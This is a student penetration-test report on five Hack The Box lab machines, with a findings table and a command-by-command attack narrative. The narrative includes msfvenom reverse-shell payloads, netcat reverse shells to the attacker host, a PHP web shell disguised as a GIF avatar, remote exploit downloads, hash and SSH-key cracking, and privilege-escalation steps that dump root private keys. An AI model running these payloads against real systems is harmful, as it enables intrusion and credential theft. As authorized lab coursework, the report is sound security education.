

Zeus Security Solutions

Penetration Test on HTB machines.

Submitted in the partial fulfillment of requirements to



Submitted By:

Venkata Hithesh Kodali
Zeus Security Solutions.

Submitted To:

Dr. William Art Conklin
Professor
Info and Logistics Technology
University of Houston

Confidentiality

In no event shall Zeus Security Solutions be liable to anyone for any incidental, consequential damages arising out of the use of this information.

This information contained in this document is confidential and proprietary to Zeus Security Solutions, HTB and University of Houston – College of Technology. Extreme care should be exercised before distributing copies of this document, or the extracted contents of this document. Zeus Security Solutions is authorizing our point of contact to view and disseminate this document as he/she sees fit in accordance with HTB data handling policy and procedures. This document should be marked “CONFIDENTIAL” and therefore we suggest that this document be disseminated on a “need to know” basis.

Address questions regarding the proper and legitimate use of this document to:

Zeus Security Solutions:
2250 Holly Hall,
Houston 77054
Texas

Disclaimers

The information presented in this document is provided as is and without warranty. Vulnerability assessments are a “point in time” analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run. For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications.

- Contents
 - Confidentiality ----- 2
 - Disclaimers----- 2
- Executive Summary-----4
- Summary of Findings-----6
- Risk assessment-----8
 - Risk Metrics-----9
- Appendix-----12
 - Devel-----12
 - Optimum-----14
 - Lame-----16
 - Tenten-----17
 - Passage-----19

2. Executive Summary

The purpose of this document is to describe the details of the penetration test that will be conducted by Zeus Security Solutions against the HTB machines application for University of Houston-College of Technology.

It defines the goal of the test and lists its objectives; it also summarizes the scope of the test and outlines the scenarios and the tests that will be performed by Venkata Hithesh Kodali.

All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against machines One with the goals of:

- o Identifying if an attacker could penetrate HTB machine's defenses.
- o Determining the impact of a security breach on the systems.
- o Internal infrastructure and availability of Confidential data in the systems.

Efforts were placed on the identification and exploitation of security weaknesses that could allow an attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that an internal user on the network have. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-1151 with all tests and actions being conducted under controlled conditions.

The Pentest effort took place in November 2, 2020 and concluded on December 4, 2020. This report is being presented to show the full results of our testing efforts to make recommendations where appropriate.

The scope of this review was limited to HTB's internal workspace US Dedicated 45 server that has various machines. The dedicated workspace is accessed with the help of a dedicated ovpn file.

Application Name	Website
Hack the Box	https://www.hackthebox.eu/home/labs/dedicated/271

For the purpose of our testing, we were provided with 5 machines on the HTB application. The machines were used to test the internal security controls. These Machine details are as follows:

Asset ID	O. S	Machine Name	Machine IP
US45_Win_101	Windows 7	Devel	10.10.10.5
US45_Win_102	Windows 8.1	Optimum	10.10.10.8
US45_Lin_103	Linux 2.6.24	Lame	10.10.10.3
US45_Lin_104	Ubuntu 16.04 Xenial	Tenten	10.10.10.4
US45_Lin_105	Ubuntu 12.04 Server	Passage	10.10.10.206

The details of the machine used for the attack are as follows:

Asset ID	Machine Name	Machine IP
Local_Kali_106	Kali	10.10.14.15

***“Zeus Security Solutions discovered 12 vulnerabilities in the assigned environment, of which many are considered critical. The various tools that were used to achieve the desired purposes and the risk metrics of all the vulnerabilities found and the impact they have had on the workflow or functioning of the systems are clearly explained. Though we have found various exploits for the same vulnerabilities, we used the exploits that are less complex to use and serve our purpose of attacking the machine in minimum Turn Around Time (TAT). Keeping in Data Loss Prevention (DLP) and business operations in mind, we didn’t exploit all the Vulnerabilities found. However, we can successfully exploit the same given if enough time and manpower to operate.*”**

4. Summary of Findings

In performing a detailed penetration study against the machines, Zeus security identified several issues of concern, but overall found the machines are built around a solid security model. Throughout the report we provide brief descriptions of each test we have performed and provide more details when we found exploits for the vulnerabilities found.

Task: Reconnaissance

Task Description: Test the open ports on the machines and identify the services running.

Task Goal: Test the machines if they are running any vulnerable applications and exploit them.

Sub tasks:

- Test for any OWASP vulnerabilities if they are running web servers.
- Discover open ports and access points.
- Identify unpatched versions of the applications running on machines.
- Identify exploits for the vulnerabilities found.

Task tools: Nmap, Nessus

Task Risks: Hindrance to the services offered.

Task Output:

Finding ID	Asset ID	Open Ports	Services	Description
Vul_1001	US45_Win_101	21	ftp – MS ftpd	Anonymous ftp login allowed
Vul_1002	US45_Win_101	80	http – MS IIS httpd 7.5	The http-method TRACE is potentially a risky method
Vul_Int_1101	US45_Win_101	-	Kernel- MS10-015	Local escalation of privileges
Vul_1003	US45_Win_102	80	http – HttpFileServer httpd 2.3	Possibility of Remote code execution

Vul_Int_I102	US45_Win_I02		Kernel-MSI6-098	RGNObj Integer Overflow
Vul_I004	US45_Lin_I03	21	ftp – VSFTPD 2.3.4	Backdoor execution
Vul_I005	US45_Lin_I03	445	SMB – Samba 3.0.20	Username mapsript command execution
Vul_I006	US45_Lin_I03	3632	Distccd	Distcc command execution
Vul_I007	US45_Lin_I04	22	OpenSSH 7.2 P2	Username enumeration
Vul_I008	US45_Lin_I04	80	http – wordpress job manager v0.7.25	Insecure Direct Object reference
Vul_I009	US45_Lin_I05	80	http – apache-cutenews 2.1.2	Remote Code Execution
Vul_Int_I103	US45_Lin_I05	-	USB-creator 0.2 x	Privilege Escalation

Table I: List of the findings on all the Machines.

5. Risk Assessment:

Since we have listed out all our findings previously, it's better now for us to list out the Risk Rating i.e. how it will have an significant impact on the system and the Risk Complexity i.e. the knowledge required to successfully carry out the attack exploiting that vulnerability.

Finding ID	Risk Rating		Complexity	
Vul_1001	Medium	Successful attack could result in gaining access to the system	Medium	Knowledge of ASP.NET and creating a payload using msfvenom
Vul_1002	High	Attack results in changing the contents of the website/Web server properties.	Medium	Knowledge of arbitrary file upload and creating local webserver and getting a reverse shell
Vul_Int_1101	High	Escalation of privileges	High	Must logged on to the system and run specially crafted application
Vul_1003	High	Remotely access files over a network	Low	Able to run the script and netcat executable to get the reverse shell
Vul_Int_1102	High	Elevation of Privileges	Medium	Must logon to the system and attacks kernel mode driver that handles objects in memory
Vul_1004	High	Backdoor execution	Low	Can be triggered with :) in username
Vul_1005	Medium	Enumeration to create a new Registry Hive.	Low	No authentication is required but requires unix permissions to create hives.

Vul_1006	Medium	Bypass restrictions to not interpret IP-Based access control rules	Low	Specialized access conditions do not exist. Very little knowledge or skill is required to exploit.
Vul_1007	Medium	Username enumeration on target system when GSS2 is in use.	Low	Very little knowledge or skill is required to exploit.
Vul_1008	Medium	Can read CV files via brute force attack related to IDOR	Low	Specialized access conditions or circumstances do not exist.
Vul_1009	Medium	Header contents of a file can be changed and bypass code execution	Low	Little scripting knowledge is enough to exploit the vulnerability.
Vul_1103	Medium	Get the private key of the root user.	Low	No need to login to system and less user interaction is required to exploit.

Table 2: Risk assessment of all the found Vulnerabilities.

RISK Metrics:

Let's look at the other risk attributes of the Vulnerabilities that may Impact the systems or on the workflow.

VSFTPD 2.3.4

Description:

The source code of the FTP vsftpd server is hosted on the vsftpd.beasts.org site.

However, between the 30th of June 2011 and the 3rd of July 2011, a backdoor was added in the source code. This backdoor detects if the login starts by ":", and then opens a shell on the port 6200/tcp.

A remote attacker can therefore use this backdoor, in order to access to the system.

Impact:

This computer threat note impacts software or systems such as vsftpd.

Our team determined that the severity of this weakness alert is important.

The trust level is of type confirmed by the editor, with an origin of internet client.

A proof of concept or an attack tool is available, so your teams have to process this alert.

An attacker with a beginner ability can exploit this weakness.

Samba 3.0.20

Description:

A flaw was found in the way samba implemented an RPC endpoint emulating the Windows registry service API. An unprivileged attacker could use this flaw to create a new registry hive file anywhere they have unix permissions which could lead to creation of a new file in the Samba.

Impact:

There is reduced performance or interruptions in resource availability. Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.

Distcc

Description

distcc before 2.16, when running on 64-bit platforms, does not interpret IP-based access control rules correctly, which could allow remote attackers to bypass intended restrictions

Impact:

Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.

There is reduced performance or interruptions in resource availability.

Openssh 7.2 P2

Description:

Remotely observable behaviour in auth-gss2.c in OpenSSH through 7.8 could be used by remote attackers to detect existence of users on a target system when GSS2 is in use.

Impact

There is considerable informational disclosure. There is no impact to the integrity of the system. There is no impact to the availability of the system.

http – wordpress job manager v0.7.25

Description:

The Job Manager plugin before 0.7.25 allows remote attackers to read arbitrary CV files via a brute force attack to the WordPress upload directory structure, related to an insecure direct object reference

Impact:

There is considerable informational disclosure. Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.

http – apache-cutenews 2.1.2

Description:

An issue was discovered in CutePHP CuteNews 2.1.2. An attacker can infiltrate the server through the avatar upload process in the profile area via the avatar_file field to index.php?mod=main&opt=personal. There is no effective control of \$imgsize in /core/modules/dashboard.php. The header content of a file can be changed, and the control can be bypassed for code execution

Impact:

Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited. There is reduced performance or interruptions in resource availability. Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit

Appendix

6. Attack Narrative:

Now that we have all the findings and vulnerabilities listed, Let's trying to attack on the machines to see if we can hack them.

Though there are one or more Vulnerabilities on the system, we choose the vulnerability based on the available exploits and ease of using that exploit in less time to crack it.

Task 1: Perform an attack on the US45_Win_I01 (Devel Machine)

Task Description: We have found Vul_I001 and Vul_I002 vulnerabilities on the machine. With the available exploits, we try to attack the machine and check for possible escalation of privileges.

1. The webserver is IIS. Use msfvenom to create a payload
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.15 LPORT=4444 -a x86 -f aspx > felix.aspx

```
kali@kali:~/Desktop$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put felix.aspx
local: felix.aspx remote: felix.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2836 bytes sent in 0.00 secs (42.2597 MB/s)
```

2. Now that we have a payload, use msfconsole for the meterpreter reverse shell.
msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

```
msf exploit(handler) > set lhost 10.10.14.15
msf exploit(handler) > set lport 4444
msf exploit(handler) > run
```

```
meterpreter > shell
Process 3604 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>ls
```

3. Has some confidential information on the user desktop.

```
Directory of c:\Users\babis\Desktop

18/03/2017  02:14  <DIR>          .
18/03/2017  02:14  <DIR>          ..
18/03/2017  02:18          32 user.txt.txt
                1 File(s)                32 bytes
                2 Dir(s) 24.428.056.576 bytes free
```

4. Privilege Escalation:

Use msf console for the exploit suggestions.

```
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

  Name          Current Setting  Required  Description
  ----          -
  SESSION        yes              yes       The session to run this module on
  SHOWDESCRIPTION false           yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows ...
[*] 10.10.10.5 - 30 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamper01: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_Flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

```
use exploit/windows/local/ms10_015_kitrap0d
set session 1
set lhost 10.10.14.15
set lport 4445
run
```

```
meterpreter > shell
Process 2640 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
```


5. We get the administrator rights and we can lockout other users as we desire.

```
Directory of c:\Users\Administrator\Desktop
18/03/2017  02:17  <DIR>      .
18/03/2017  02:17  <DIR>      ..
18/03/2017  02:17  <DIR>      32 root.txt.txt
                1 File(s)          32 bytes
                2 Dir(s)  24.428.056.576 bytes free
```

Task 2: Perform an attack on the US45_Win_I02 (Optimum Machine)

Task Description: We have found Vul_I003 vulnerabilities on the machine. With the available exploits, we try to attack the machine and check for possible escalation of privileges.

1. We have the HttpFileServer information.



2. Download netcat for windows from : <https://eternallybored.org/misc/netcat/> and rename it to .exe file

3. Start the HTTP server using
python -S SimpleHTTPServer

4. Start a netcat listener on the attack machine.
nc -nlvp 5555

- Download the exploit and change ip_addr & local_port variables to match with the ip address of the attack machine and port that netcat is listening on.

```
root@kali:~/Desktop# searchsploit -m 39161
Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
URL: https://www.exploit-db.com/exploits/39161
Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
File Type: Python script, ASCII text executable, with very long lines, with CRLF line terminators
```

- Since we have the exploit run it.
python 39161.py 10.10.10.8 80

- Boom!! We get a shell back.

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas
```

- Privilege Escalation:** (using MSI6-098)

We know from the systeminfo command that the machine is prone to MSI6-098 vulnerability and use that exploit to gain the admin rights.

- Download exploit from <https://www.exploit-db.com/exploits/41020/> and Start up an HTTP server on attack machine in the same directory that the executable file is in.
python -m SimpleHTTPServer 9005

- In target machine download the file in a directory you have write access to.

```
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.15:9005/41020.exe', 'c:\Users\Public\Downloads\41020.exe')"
```

```
C:\Users\Public\Downloads>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Public\Downloads>whoami
whoami
nt authority\system
```

Task 3: Perform an attack on the US45_Lin_103 (Lame Machine)

Task Description: We have found Vul_1004, Vul_1005, Vul_1006 vulnerabilities on the machine. With the available exploits, we try to attack the machine and check for possible escalation of privileges.

1. Using Vul_1006 to exploit the machine. use the nmap script to send a reverse shell back to the attack machine.

`nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687 --script-args="distcc-cve2004-2687.cmd='nc -nv 10.10.14.15 4444 -e /bin/bash'"`

```
root@kali:~/Desktop# nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687 --script-args="distcc-cve2004-2687.cmd='nc -nv 10.10.14.15 4444 -e /bin/bash'"
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-10 10:10:10
Nmap scan report for 10.10.10.3
Host is up (0.032s latency).
PORT      STATE SERVICE
3632/tcp  open  distcc

Nmap done: 1 IP address (1 host up) scanned in 30.00s
```

2. Start a listener on the attack machine.

`nc -nlvp 4444`

```
connect to [10.10.10.3] from (unknown) [10.10.10.3]
uname -u
pwd
/tmp
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

3. Escalation of privileges:

The linux 2.6.24 is vulnerable to many exploits. I choose CVE 2009-1185 to exploit.

`searchsploit -m 8572.c`

4. Start a server on attack machine

`python -m SimpleHTTPServer 9005`

5. Download and compile the exploit

`wget http://10.10.14.15:5555/8572.c`
`gcc 8572.c -o 8572`

6. Now run the 8572 file by passing udev process ID as a parameter. We can get the pid in the /proc/net/netlink file.


```
cat /proc/net/netlink
sk      Eth Pid  Groups Rmem  Wmem  Dump  Lock
ddf0e800 0  0    00000000 0    0    00000000 2
df742400 4  0    00000000 0    0    00000000 2
dd397800 7  0    00000000 0    0    00000000 2
dd821600 9  0    00000000 0    0    00000000 2
dd82a400 10 0    00000000 0    0    00000000 2
ddf0ec00 15 0    00000000 0    0    00000000 2
df88b400 15 2661 00000001 0    0    00000000 2
ddda6800 16 0    00000000 0    0    00000000 2
```

7. Start the netcat listener and run the 8572 file.

`nc -nlvp 4445`

`./8572 2661`

```
root@kali:~/Desktop#
listening on [any] 4
connect to [10.10.14
id
uid=0(root) gid=0(ro
```

Task 4: Perform an attack on the US45_Lin_104 (Tenten Machine)

Task Description: We have found Vul_1007 and Vul_1008 vulnerabilities on the machine. With the available exploits, we try to attack the machine and check for possible escalation of privileges.

1. We have many exploits available for Vul_1008. Download the exploit from here:

<https://gist.github.com/DoMINAToR98/4ed677db5832e4b4db41c9fa48e7bdef>

2. Run the exploit and see the file you have downloaded.

`python2 ./exploit.py`

3. Since we wish to get the “HackerAccessGranted.jpg” file, use steghide to see what’s inside.

`steghide extract -sf HackerAccessGranted.jpg`

```
root@kali:~/htb/machines/tenten# file id_rsa
id_rsa: PEM RSA private key

root@kali:~/htb/machines/tenten# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7265FC656C429769E4C1EEFC618E660C
/HXcUBOT3Jhzb1H7uF9Vh7faa76XHIdr/Ch0pDnJunjdmLS/1aq1ku1Q3/RF/Vax
tjTzj/V5hBEcL5GcHv3esrOD1S0jhML531AprkpawfbvwBR+XxFIJuz7zLfd/vDo
1KuGrCrRRsipyae5KiqlC137bmWk9aE/4c5X2yfVTOEeODdW0rAoTzGufWtThZf
K2ny0iTGPndD7Lmdm/o505As+ChDYFNphV1XDgfdzHgonKMC4iES7Jk8Gz20PJsm
```

4. Use JohnTheRipper to crack the key.

Src: <https://raw.githubusercontent.com/truongkma/ctf-tools/master/John/run/sshng2john.py>

python sshng2john.py id_rsa > is_rsa.encrypted

john id_rsa.encrypted --wordlist=/usr/share/wordlists/rockyou.txt

```
root@kali:~/htb/machines/tenten# john id_rsa.encrypted --wordlist=/u
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 3
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying e
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
superpassword (id_rsa)
```

5. Now we got the password, try to connect to the machine for the user takis.

```
root@kali:~/htb/machines/tenten# ssh -i id_rsa takis@10.10.10.10
The authenticity of host '10.10.10.10 (10.10.10.10)' can't be
ECDSA key fingerprint is SHA256:AxKIYOMkqGk3v+ZKgHEM6Q
Are you sure you want to continue connecting (yes/no/[fingerprint])
Warning: Permanently added '10.10.10.10' (ECDSA) to the
Enter passphrase for key 'id_rsa': <- enter password
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic)
 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
65 packages can be updated.
39 updates are security updates.
Last login: Fri May  5 23:05:36 2017

takis@tenten:~$ id
uid=1000(takis) gid=1000(takis) groups=1000(takis),4(adm)
```

6. Privilege Escalation:

Chek sudo permissions for the user

```
takis@tenten:~$ sudo -l
Matching Defaults entries for takis on tenten:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
User takis may run the following commands on tenten:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/fuckin
```

7. The user can run /bin/fuckin as root. Try to execute with shell as a parameter to get root as a shell.


```
takis@tenten:~$ sudo /bin/fuckin bash
root@tenten:~# id
uid=0(root) gid=0(root) groups=0(root)

root@tenten:~# ls /root
root.txt
```

Task 5: Perform an attack on the US45_Lin_105 (Passage Machine)

Task Description: We have found Vul_1009 vulnerabilities on the machine. With the available exploits, we try to attack the machine and check for possible escalation of privileges.

1. Play with the website and you can register as a new user. Try to RCE by uploading a php file in the upload image section.




The screenshot shows a web browser window with the address bar displaying `10.10.10.206/CuteNews/uploads/avatar_hithesh_image.php?cmd=whoami`. The page content shows navigation links for Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, and Exploit-DB. Below the links, the text `GIF8; www-data` is visible, indicating a successful reverse shell connection.

2. Since it involves RCE. Try if we can get a reverse shell out of it.

GIF8;

<?php system(\$_REQUEST['cmd']) ?>



The screenshot shows a web browser window with the address bar displaying `10.10.10.206/CuteNews/uploads/avatar_hithesh_image.php?cmd=nc -e /bin/bash 10.10.14.15 1234`. The page content shows navigation links for Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, and Exploit-DB. Below the links, the text `GIF8; www-data` is visible, indicating a successful reverse shell connection.

```
(kali@kali)~[~/Documents]
$ sudo nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.206] 50400
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@passage:/var/www/html/CuteNews/uploads$
```

- Since we get access to the system, Find user credentials in the following directory:
var/html/CuteNews/cdata/users/b0.php.

< DECODE >

Decodes your data into the textarea below.

```
a:1:{s:4:"name";a:1:{s:10:"paul-coles";a:9:{s:2:"id";s:10:"1592483236";s:4:"name";s:10:"paul-coles";s:3:"acl";s:1:"2";s:5:"email";s:16:"paul@passage.htb";s:4:"nick";s:10:"Paul Coles";s:4:"pass";s:64:"e26f3e86d1f8108120723ebe690e5d3d61628f4130076ecb43f16f497273cd";s:3:"ts";s:10:"1592485556";s:3:"ban";s:1:"0";s:3:"cnt";s:1:"2";}}}

```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ecb43f16f497273cd	sha256	atlanta1

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

- Login with user: paul and Password: atlanta1

```
www-data@passage:/var/www/html/CuteNews/cdata/users$ su paul
su paul
Password: atlanta1
paul@passage:/var/www/html/CuteNews/cdata/users$
```

5. Escalation of Privileges:

The user paul has no admin privileges, let's see if nadav has admin rights.

```
paul@passage:~$ cd .ssh
cd .ssh
paul@passage:~/.ssh$ ssh -i id_rsa nadav@passage.htb
ssh -i id_rsa nadav@passage.htb
Last login: Sun Dec 6 06:57:19 2020 from 10.10.14.11
nadav@passage:~$
```

- He doesn't also have admin rights, so check for any vulnerabilities.

```
root 17163 0.0 0.4 235544 19860 ? S Dec02 0:00 /usr/bin/python3 /usr/share/usb-creator/usb-creator-helper
root 33835 0.0 0.0 0 0 ? I Dec05 0:00 [kworker/u256:0]
root 26018 0.0 0.0 0 0 ? I 01:26 0:00 [kworker/1:2]
```

- The above usb-creator-helper grabs my attention and upon googling for the exploits, we found one in the website:

<https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/>

8. Try using the exploit to crack the vulnerability.

mkdir getting_root

cd getting_root

gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /root/.ssh/id_rsa /tmp/getting_root/id_rsa true

```
<.ubuntu.USBCreator.Image /root/.ssh/id_rsa /tmp/getting_root/id_rsa true
()
nadav@passage:/tmp/getting_root$ ls
ls
id_rsa
nadav@passage:/tmp/getting_root$ ls -la
ls -la
total 12
drwxr-xr-x  2 nadav nadav 4096 Sep 21 07:16 .
drwxrwxrwt 15 root  root 4096 Sep 21 07:16 ..
-rw-r--r--  1 root  root 1675 Sep 21 07:16 id_rsa
nadav@passage:/tmp/getting_root$ chmod 600 id_rsa
chmod 600 id_rsa
chmod: changing permissions of 'id_rsa': Operation not permitted
nadav@passage:/tmp/getting_root$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEath1mFSVw6Erdhv7qc+Z5KWQMptwTsT9630uzpq5fBx/KKzqZ
B7G3ej77MN35+ULLwMcpoumayWK4yZ/AiJBm6FEVBSWjSMpOGcNXTL1TClGWbdE
+WNBT+30n0XJzi/JPhoWhXM40qYLCysX+/b0psF0jYlWY0MjqCjCl/muQtD6f2e
jC2JY1KMMIppoq5DwB/jJxq1+eooLMwVAo9MDNDmxDiw+uWRUe8nj9qFK2LRkfG6
U6wnyQ10ANXIdRIY0bzzhQYTMh7o5/sjddrRGMDZFmOq6wHYN5sUU+sZDYD18Yg
ezdTw/BBiDMEPzZuCUlW57U+eX3uY+/IfFl+AwIDAQABAOIBACFJkF4vIMsk3AcP
0zTqHJ1nLyHSQjs0uXUdXrzBmWb9u0d4djZMatFNc7B1C4ufyZUgRTJFETZKaOY
8qIDj7vJDklmSisSETfBB1lRsiqApN5DNHVNIiQE/6CZNgDdFTcnzQkiUPePic8R
P1St2AVP1gmMvVimDFSJoiQFufzidenXFEUOrByNmQJdtewMSm4aGz60ced2XCB
```

9. So we got the id_rsa, we can login as a root user.

ssh -i id_rsa root@passage.htb

```
Last login: Mon Sep 21 04:10:51 2020 from 10.10.14.1
root@passage:~# pwd
pwd
/root
root@passage:~# ls
```